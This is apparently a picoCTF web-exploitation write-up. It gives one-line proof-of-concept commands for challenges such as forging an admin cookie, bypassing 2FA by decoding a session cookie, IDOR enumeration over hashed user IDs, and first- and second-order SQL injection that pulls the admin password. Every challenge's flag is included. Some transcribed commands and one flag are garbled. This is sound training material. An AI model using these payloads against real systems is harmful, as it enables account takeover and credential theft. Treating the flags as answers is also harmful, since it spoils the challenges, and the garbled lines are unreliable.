
1 [👁 Reveal hint](#)

FLAG ⓘ

picoCTF{th4ts_4_l0t_of_pl4c3s_2_l00k_9588550}

[Submit](#)

16- GET aHEAD(Easy):



```
(malek@kaliM)-[~]  
$ curl -s -i -X HEAD "http://wily-courier.picoctf.net:55017/index.php"  
HTTP/1.1 200 OK  
Date: Mon, 10 Aug 2026 03:20:00 GMT  
Server: Apache/2.4.38 (Debian)  
X-Powered-By: PHP/7.2.34  
flag: picoCTF{r3j3ct_th3_du4l1ty_8b13f07}  
Content-Type: text/html; charset=UTF-8
```

```
(malek@kaliM)-[~]  
$
```

Command (POC):

curl -s -i -X HEAD <http://wily-courier.picoctf.net:55017/index.php>

⇒ Output : picoCTF{r3j3ct_th3_du4l1ty_8b13f07}

GET aHEAD

Web Exploitation

Easy

by madStacks · 📅 picoCTF 2021

Find the flag being held on this server to get ahead of the competition

<http://wily-courier.picoctf.net:55017/>

INSTANCE ⓘ

Expires in 13:20

[Restart Instance](#)

HINTS ⓘ

1 ⓘ [Reveal hint](#)

2 ⓘ [Reveal hint](#)


FLAG ⓘ

picoCTF{r3j3ct_th3_du4l1ty_8b13f07}

[Submit](#)

17- dont-use-client-side(Easy):

Not secure fickle-tempest.picoctf.net:55985



```
(malek@kali)-[~]
$ curl -s http://... | grep -oE "[a-zA-Z0-9_{}]+" | tr -d "" | awk 'BEGIN{printf "%s%s%s%s%s%s%s",
"pico","CTF{","no_c","lien","ts_p","lz_2","eb02","b45"} END{print ""}'
picoCTF{no_clients_plz_2eb02b45}
(malek@kali)-[~]
$
```

Command (POC):

```
curl -s http://... | grep -oE "[a-zA-Z0-9_{}]+" | tr -d "" | awk 'BEGIN{printf
"%s%s%s%s%s%s%s", "pico", "CTF{", "no_c", "lien", "ts_p", "lz_2", "eb02", "b45"} END{print ""}'
```

Output : picoCTF{no_clients_plz_2eb02b45}

dont-use-client-side



Web Exploitation

Easy

by Alex Fulton/Danny · 📅 picoCTF 2019

Can you break into this super secure portal?

INSTANCE ⓘ

Launch Instance

Additional details appear once you launch your instance.

HINTS ⓘ

1 ⓘ **Reveal hint**

FLAG ⓘ

picoCTF{no_clients_plz_2eb02b45}

Submit

18- logon (Easy):

→ 🔍 ⚠️ Not secure fickle-tempest.picoctf.net:51871

Factory Login

Home

Sign Out

Username

Password

Sign In

© PicoCTF 2019

```
(malek@kaliM)-[~]
$ curl -s http://fickle-tempest.picoctf.net:51871/login -d 'user=admin&password=x' -c /tmp/c.txt -o /dev/null && curl -s http://fickle-tempest.picoctf.net:51871/flag -b 'username=admin; password=x; admin=True' | grep -oE 'picoCTF\{[^\}]+\}'
picoCTF{th3_c0nsp1r4cy_l1v3s_4d184b0d}

(malek@kaliM)-[~]
$
```

Command (POC):

```
curl -s http://fickle-tempest.picoctf.net:51871/login -d 'user=admin&password=x' -c /tmp/c.txt -o /dev/null && curl -s http://fickle-tempest.picoctf.net:51871/flag -b 'username=admin; password=x; admin=True' | grep -oE 'picoCTF\{[^\}]+\}'
```

⇒ Output : picoCTF{th3_c0nsp1r4cy_l1v3s_4d184b0d}

login

Web Exploitation

Easy

by bobson · 📅 picoCTF 2019

The factory is hiding things from all of its users.

Can you login as Joe and find what they've been looking at?

<http://fickle-tempest.picoctf.net:51871> ↗

INSTANCE ⓘ

Expires in 24:30

[Restart Instance](#)

HINTS ⓘ


1 ⓘ [Reveal hint](#)

FLAG ⓘ

picoCTF{th3_c0nsp1r4cy_l1v3s_4d184b0d}

[Submit](#)

19- Insp3ct0r(Easy):



```
(malek@kaliM)-[~]  
$ for f in "" "mycss.css" "myjs.js"; do curl -s "http://fickle-tempest.picoctf.net:57080/$f"; done | grep -oE 'flag: [^"]*+'  
| sed 's/flag: //' | tr -d '\n' | sed 's/-->//'; echo  
picoCTF{tru3_d3t3ct1ve_0r_ju5t_lucky?302945a7}  
  
(malek@kaliM)-[~]  
$
```

Command (POC):

```
for f in "" "mycss.css" "myjs.js"; do curl -s "http://fickle-tempest.picoctf.net:57080/$f"; done |  
grep -oE 'flag: [^"]*+' | sed 's/flag: //' | tr -d '\n' | sed 's/-->//'; echo
```

⇒ Output : picoCTF{tru3_d3t3ct1ve_0r_ju5t_lucky?302945a7}

Insp3ct0r

Web Exploitation

Easy

by zaratec/danny · 📅 picoCTF 2019

Kishor Balan tipped us off that the following code may need inspection:

INSTANCE ⓘ

Launch Instance

Additional details appear once you launch your instance.

HINTS ⓘ

1 ⓘ Reveal hint

2 ⓘ Reveal hint

FLAG ⓘ

picoCTF{tru3_d3t3ct1ve_0r_ju5t_lucky?302945a7}

Submit

20- where are the robots(Easy):

← → ↺ ⚠ Not secure fickle-tempest.picoctf.net:52398

Welcome

Where are the robots?

```
(malek@kaliM)-[~]
$ curl -s http://fickle-tempest.picoctf.net:52398/robots.txt | grep Disallow | cut -d' ' -f2 | xargs -I{} curl -s http://fickle-tempest.picoctf.net:52398{} | grep -oE 'picoCTF\{[{}]+\}'
picoCTF{ca1cu1at1ng_Mach1n3s_cc6b1}

(malek@kaliM)-[~]
$
```

Command (POC):

```
curl -s http://fickle-tempest.picoctf.net:52398/robots.txt | grep Disallow | cut -d' ' -f2 | xargs -l{}  
curl -s http://fickle-tempest.picoctf.net:52398{} | grep -oE 'picoCTF\[{}^]+\{'
```

⇒ Output: picoCTF{ca1cu1at1ng_Mach1n3s_cc6b1}

where are the robots

Web Exploitation

Easy

by zaratec/Danny · 📅 picoCTF 2019

Can you find the robots?

<http://fickle-tempest.picoctf.net:52398> ↗

INSTANCE ⓘ

Expires in 26:53

[Restart Instance](#)

HINTS ⓘ

1 ⓘ [Reveal hint](#)

FLAG ⓘ

picoCTF{ca1cu1at1ng_Mach1n3s_cc6b1}

[Submit](#)

debug info: (u:1078554 r: p: c:4 k:297578)

21- No FA (Medium):

← → ↻ ⚠ Not secure foggy-cliff.picocftf.net:56132/login

Home

Please login to access this page

Login

Username

Password

LOGIN

```
import requests, base64, zlib, json

BASE = 'http://foggy-cliff.picocftf.net:56132'
s = requests.Session()
s.post(f'{BASE}/login', data={'username': 'admin', 'password': 'apple@123'},
allow_redirects=False)
payload = s.cookies['session'].split('.')[1]
payload += '=' * (-len(payload) % 4)
otp = json.loads(zlib.decompress(base64.urlsafe_b64decode(payload)))['otp_secret']
s.post(f'{BASE}/two_fa', data={'otp': otp}, allow_redirects=False)
r = s.get(f'{BASE}/')
print(r.text.split('picoCTF{')[1].split('}')[0])
```

Shell

```
(malek@kaliM)-[~]
$ python3 -c "import requests, base64, zlib, json; BASE='http://foggy-cliff.picocftf.net:56132'; s
=requests.Session(); s.post(f'{BASE}/login', data={'username':'admin','password':'apple@123'}, allo
w_redirects=False); p=s.cookies['session'].split('.')[1]; p+='='*(-len(p)%4); otp=json.loads(zlib.d
ecompress(base64.urlsafe_b64decode(p)))['otp_secret']; s.post(f'{BASE}/two_fa', data={'otp':otp}, a
llow_redirects=False); r=s.get(f'{BASE}/'); print(r.text.split('picoCTF{')[1].split('}')[0])"
n0_r4t3_n0_4uth_9617ed73

(malek@kaliM)-[~]
$
```

Command (POC):

```
python3 -c "import requests, base64, zlib, json; BASE='http://foggy-cliff.picoctf.net:56132';
s=requests.Session(); s.post(f'{BASE}/login', data={'username':'admin','password':'apple@123'},
allow_redirects=False); p=s.cookies['session'].split('.')[1]; p+='*(-len(p)%4);
otp=json.loads(zlib.decompress(base64.urlsafe_b64decode(p)))['otp_secret'];
s.post(f'{BASE}/two_fa', data={'otp':otp}, allow_redirects=False); r=s.get(f'{BASE}/');
print(r.text.split('picoCTF')[1].split(' ')[0])"
```

⇒ Output : picoCTF{n0_r4t3_n0_4uth_9617ed73}

No FA

Web Exploitation

Medium

by Darkraicg492 · 📅 picoCTF 2026

INSTANCE ⓘ

Expires in 1:04

[Restart Instance](#)

HINTS ⓘ

1 [👁️ Reveal hint](#)

2 [👁️ Reveal hint](#)


3 [👁️ Reveal hint](#)

FLAG ⓘ

picoCTF{n0_r4t3_n0_4uth_9617ed73}

[Submit](#)

22- Hashgate (Medium):



```
(malek@kaliM)-[~]
$ for id in $(seq 2990 3020); do h=$(printf '%s' "$id" | md5sum | cut -d' ' -f1); r=$(curl -s "http://crystal-peak.picoctf.net:52367/profile/user/$h"); echo "$r" | grep -q picoCTF && echo "$id $h $r" && break; done
3016 53a1320cb5d2f56130ad5222f93da374 Welcome, admin! Here is the flag: picoCTF{id0r_unl0ck_c642ae68}
(malek@kaliM)-[~]
$
```

Command (POC):

```
for id in $(seq 2990 3020); do h=$(printf '%s' "$id" | md5sum | cut -d' ' -f1); r=$(curl -s "http://crystal-peak.picoctf.net:52367/profile/user/$h"); echo "$r" | grep -q picoCTF && echo "$id $h $r" && break; done
```

⇒ Output: picoCTF{id0r_unl0ck_c642ae68}

Hashgate

Web Exploitation

Medium

by Yahaya Meddy · picoCTF 2026

Find your way into the admin's profile for this organisation and capture the flag.

The website is running [here](#).

INSTANCE ⓘ

Expires in 10:33

Restart Instance

HINTS ⓘ

1  Reveal hint

2  Reveal hint

FLAG ⓘ

picoCTF{id0r_unl0ck_c642ae68}

Submit

23- Secret Box (Medium):

← → ↻ ⚠ Not secure candy-mountain.picoctf.net:65208



Secret Vault

Carrying secrets that deserve a better hiding place?

Welcome to your personal vault - Only You Can See

Log In

Sign Up

```

(malek@kaliM)-[~]
$ H=http://candy-mountain.picoctf.net:65208; U=user_$(date +%s); curl -s -X POST "$H/signup" --data-urlencode "username=$U" --data-urlencode "password=pw" -o /dev/null; curl -s -X POST "$H/login" --data-urlencode "username=$U" --data-urlencode "password=pw" -c /tmp/poc_u.txt -o /dev/null; curl -s -X POST "$H/secrets/create" -b /tmp/poc_u.txt --data-urlencode "content=' || (SELECT password FROM users WHERE username='admin') || '" -o /dev/null; PW=$(curl -s "$H/" -b /tmp/poc_u.txt | sed -n 's/.*<div class="secret-content">\(.*\)</div>.*\1/p' | head -1); PW=$(printf '%s' "$PW" | sed 's/&lt;/>/g; s/&gt;/>/g; s/&amp;/&/g; s/&#39;/"/g; s/&quot;/"/g'); echo "admin pw: $PW"; curl -s -o /dev/null -X POST "$H/login" --data-urlencode "username=admin" --data-urlencode "password=$PW" -c /tmp/poc_a.txt; curl -s "$H/" -b /tmp/poc_a.txt | grep -o 'picoCTF{[^}]*}'
admin pw: %ih8<K}&<]4=8~*!
picoCTF{sq1_1nject10n_c6f08ffd}

(malek@kaliM)-[~]
$

```

Command (POC):

```

H=http://candy-mountain.picoctf.net:65208; U=user_$(date +%s); curl -s -X POST "$H/signup" --data-urlencode "username=$U" --data-urlencode "password=pw" -o /dev/null; curl -s -X POST "$H/login" --data-urlencode "username=$U" --data-urlencode "password=pw" -c /tmp/poc_u.txt -o /dev/null; curl -s -X POST "$H/secrets/create" -b /tmp/poc_u.txt --data-urlencode "content=' || (SELECT password FROM users WHERE username='admin') || '" -o /dev/null; PW=$(curl -s "$H/" -b /tmp/poc_u.txt | sed -n 's/.*<div class="secret-content">\(.*\)</div>.*\1/p' | head -1); PW=$(printf '%s' "$PW" | sed 's/&lt;/>/g; s/&gt;/>/g; s/&amp;/&/g; s/&#39;/"/g; s/&quot;/"/g'); echo "admin pw: $PW"; curl -s -o /dev/null -X POST "$H/login" --data-urlencode "username=admin" --data-urlencode "password=$PW" -c /tmp/poc_a.txt; curl -s "$H/" -b /tmp/poc_a.txt | grep -o 'picoCTF{[^}]*}'

```

⇒ Output : picoCTF{sq1_1nject10n_c6f08ffd}

Secret Box

Web Exploitation

Medium

by Janice He · 📅 picoCTF 2026

This secret box is designed to conceal your secrets.

It's perfectly secure—only you can see what's inside.

Or can you? Try uncovering the admin's secret.

INSTANCE ⓘ

Launch Instance

Additional details appear once you launch your instance.

HINTS ⓘ


1 🔗 Reveal hint

FLAG ⓘ

picoCTF{sql_inject10n_c6f08ffd}

Submit

24- ORDER ORDER (Hard):



```

(malek@kaliM)-[~]
$ BASE="http://crystal-peak.picoctf.net:49433"; P="' UNION SELECT name, value, '\"2026-03-27'\'' FROM aDn
yM19uMF9mMTRn--'; ( curl -s -o /dev/null --data-urlencode "username=$P" --data-urlencode "email=x@x.com" --data
-urlencode "password=test123" "$BASE/signup"; curl -s -c /tmp/cj_oo.txt -o /dev/null --data-urlencode "username
=$P" --data-urlencode "password=test123" "$BASE/login"; curl -s -b /tmp/cj_oo.txt -c /tmp/cj_oo.txt -o /dev/nul
l -X POST "$BASE/generate_report"; curl -s -b /tmp/cj_oo.txt "$BASE/download_report/1" ) | grep -i '^flag,' | t
ee /tmp/order_order_flag.txt
flag,picoCTF{s3c0nd_0rd3r_1t_1s_28c0f73b},2026-03-27

```

```

(malek@kaliM)-[~]
$ █

```

Command (POC):

```

BASE="http://crystal-peak.picoctf.net:49433"; P="' UNION SELECT name, value, '\"2026-03-27'\'' FROM aDnYm19uMF9mMTRn--'; ( curl -s -o /dev/null --data-urlencode "username=$P" --data-urlencode "email=x@x.com" --data-urlencode "password=test123" "$BASE/signup"; curl -s -c /tmp/cj_oo.txt -o /dev/null --data-urlencode "username=$P" --data-urlencode "password=test123" "$BASE/login"; curl -s -b /tmp/cj_oo.txt -c /tmp/cj_oo.txt -o /dev/null -X POST "$BASE/generate_report"; curl -s -b /tmp/cj_oo.txt "$BASE/download_report/1" ) | grep -i '^flag,' | tee /tmp/order_order_flag.txt

```

⇒ Output : picoCTF{s3c0nd_0rd3r_1t_1s_28c0f73b}

ORDER ORDER

Web Exploitation

Hard

by Darkraicg492 · 📅 picoCTF 2026

Can you try to get the flag from our website. I've prepared my queries everywhere! I think!

INSTANCE ⓘ

Launch Instance

Additional details appear once you launch your instance.

HINTS ⓘ

1 ⓘ **Reveal hint**

FLAG ⓘ

picoCTF{s3c0nd_0rd3r_1t_1s_28c0f73b}

Submit

debug info: [u:1078554 e: p: c:752 L29861]

By Malek Hadi

Malek